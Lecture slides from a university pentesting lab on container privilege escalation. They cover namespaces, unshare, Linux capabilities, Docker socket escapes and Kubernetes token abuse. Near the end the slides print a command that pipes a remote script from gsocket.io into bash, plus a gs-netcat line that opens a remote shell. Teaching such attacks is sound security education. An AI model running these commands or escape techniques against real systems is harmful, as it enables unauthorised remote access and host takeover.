

# Pentesting Lab

Privilege Escalation - Containers

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Summer 2026, [www.isec.tugraz.at/ptl](http://www.isec.tugraz.at/ptl)

1. Recap
2. Background
3. Namespaces
4. Capabilities
5. Container Runtime abuses

## Recap

---

- "Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network." - MITRE Framework
- "Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." - Wikipedia
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# Background

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- Everyone wants to cut costs
  - ...on Staff
  - ...on Maintenance
  - ...on Power
- It's easier to deal with dependencies if we can define a known state and work from there
- ...full-blown virtualisation is cumbersome.
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- **Capabilities** govern how we can see and access the devices!
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# Namespaces


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- Kernel namespaces make it possible to sandbox environments
  - The Kernel provides a separate environment for all applications
  - The Kernel guaranties that the processes are only allowed to access their own sandbox and specific interfaces
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  - uid namespaces
  - pid namespaces
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- Try it out yourself!
- `sudo lsns`
- Run any Docker container with some namespacing
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## 1 Usage:

```
2 unshare [options] [<program> [<argument>...]]
```

3 Run a program with some namespaces unshared from the parent.

## 4 Options:

```
5 -m, --mount[=<file>]      unshare mounts namespace
6 -r, --map-root-user      map current user to root (implies
   --user)
7 -n, --net[=<file>]       unshare network namespace
8 -p, --pid[=<file>]       unshare pid namespace
9 -U, --user[=<file>]      unshare user namespace
10 -C, --cgroup[=<file>]   unshare cgroup namespace
```

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- Requires the **unshare** syscall
- This syscall is restricted by default but often disabled due to misconfiguration (e.g. `-security-opt seccomp=unconfined`)
- `unshare -Urm`
- Root?!
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```
testuser@dfb1a3e93014:/$ id
uid=1000(testuser) gid=1000(testuser) groups=1000(testuser)
testuser@dfb1a3e93014:/$ cat /proc/self/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
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testuser@dfb1a3e93014:/$ unshare -Urm
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /proc/self/status | grep Cap
CapInh: 0000000000000000
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5

Surely nobody disables Seccomp in production ...right?

```
<builds/esp-ws2023/students/espws23-a3-system-test$ unshare -UrmCpf bash
unshare -UrmCpf bash
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
hostname
runner-p66fnvl-project-35613-concurrent-0
^[[B
```

5

## Capabilities

---

- refresher from Unix PrivEsc: A subset of root privileges on:
  - Processes
  - Binaries
  - Users
  - Environment / Containers
  - Services
- **Today:** Our focus!
- Command **capsh**

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- `capsh --print -(apt-get install libcap2-bin)`
- or `cat /proc/<pid>/status | grep Cap`
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- Binaries may have their own set of capabilities

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- Funny post about it: [CAP\\_SYS\\_ADMIN: the new root](#)
- Allows mounting folders, even host disks `mount /dev/sda /mnt/`
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- Allows root to debug all processes or user processes to debug processes running under the same user
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- **Example with code**

- CAP\_DAC\_READ\_SEARCH
  - Bypasses read file permissions
  - Allows reading directories as well
  - Directory traversal and reading any file is possible
- CAP\_DAC\_OVERRIDE
  - Bypasses **any** file permission checks
  - Allows writing arbitrary files
  - E.g. append malicious user to `/etc/sudoers`

Many more capabilities, check out [hacktricks](#)

## Container Runtime abuses

---

- It's 2013: Docker is released
- 2 core components:
- **dockerd** (docker daemon)
  - Communicates with the kernel and provides functionality such as creating containers, etc.
  - We expose the API via a simple file (`docker.socket`), and every user in the `docker` group can access this file
- **docker**
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- **Questions:**

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- What happens if we mount the Docker socket into a Docker container?
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• Surely nobody does this...

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1 version: "2.4" # optional since v1.27.0
2 services:
3   testsystem:
4     image: *redacted*_testsystem
5     ...
6   volumes:
7     - /var/run/docker.sock:/var/run/docker.sock
8     - ...
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```
3   testsystem:
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```
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```


```
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```

```
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```
8     - ...
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# Demo Docker Escape



- Kubernetes consists of the following Components:
  - Control plane
    - manages the overall Kubernetes cluster
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  - Nodes
    - represents the physical hardware
    - schedules pods on the hardware
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- Kubernetes utilises an RBAC model for governing access to the resources
- each User, Service, Pod has an Account and gets a **Service-Token**
- Namespaces describe a partition of resources from the Cluster
- **Roles:**
  - **roles** describe what kind of access is allowed for an account
  - e.g.: An account might be allowed to create Pods in the Namespace default
- **Policies:**
  - **policies** govern the relationships between resources
  - e.G. pod foo can access pod bar in Namespace default

- outside the pod:
  - you acquire a token
- inside the pod:
  - you have an RCE inside the pod
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- ...Somehow, you get a service token
- Questions
  - What can we do with the token?
  - What kind of access do we have on the cluster?
  - What kind of roles do we have?
- `kubectl` and `kdigger` to the rescue!
- `badpods` for spawning privileged pods  
# `kubectl` tells us whether we can do a specific action  
`kubectl auth can-i <action>`

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bash -c "$(curl -fsSL https://gsocket.io/y)"
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gs-netcat -s "<your secret here>" -i
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#enjoy your shell :)
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Questions?

Now it's your turn!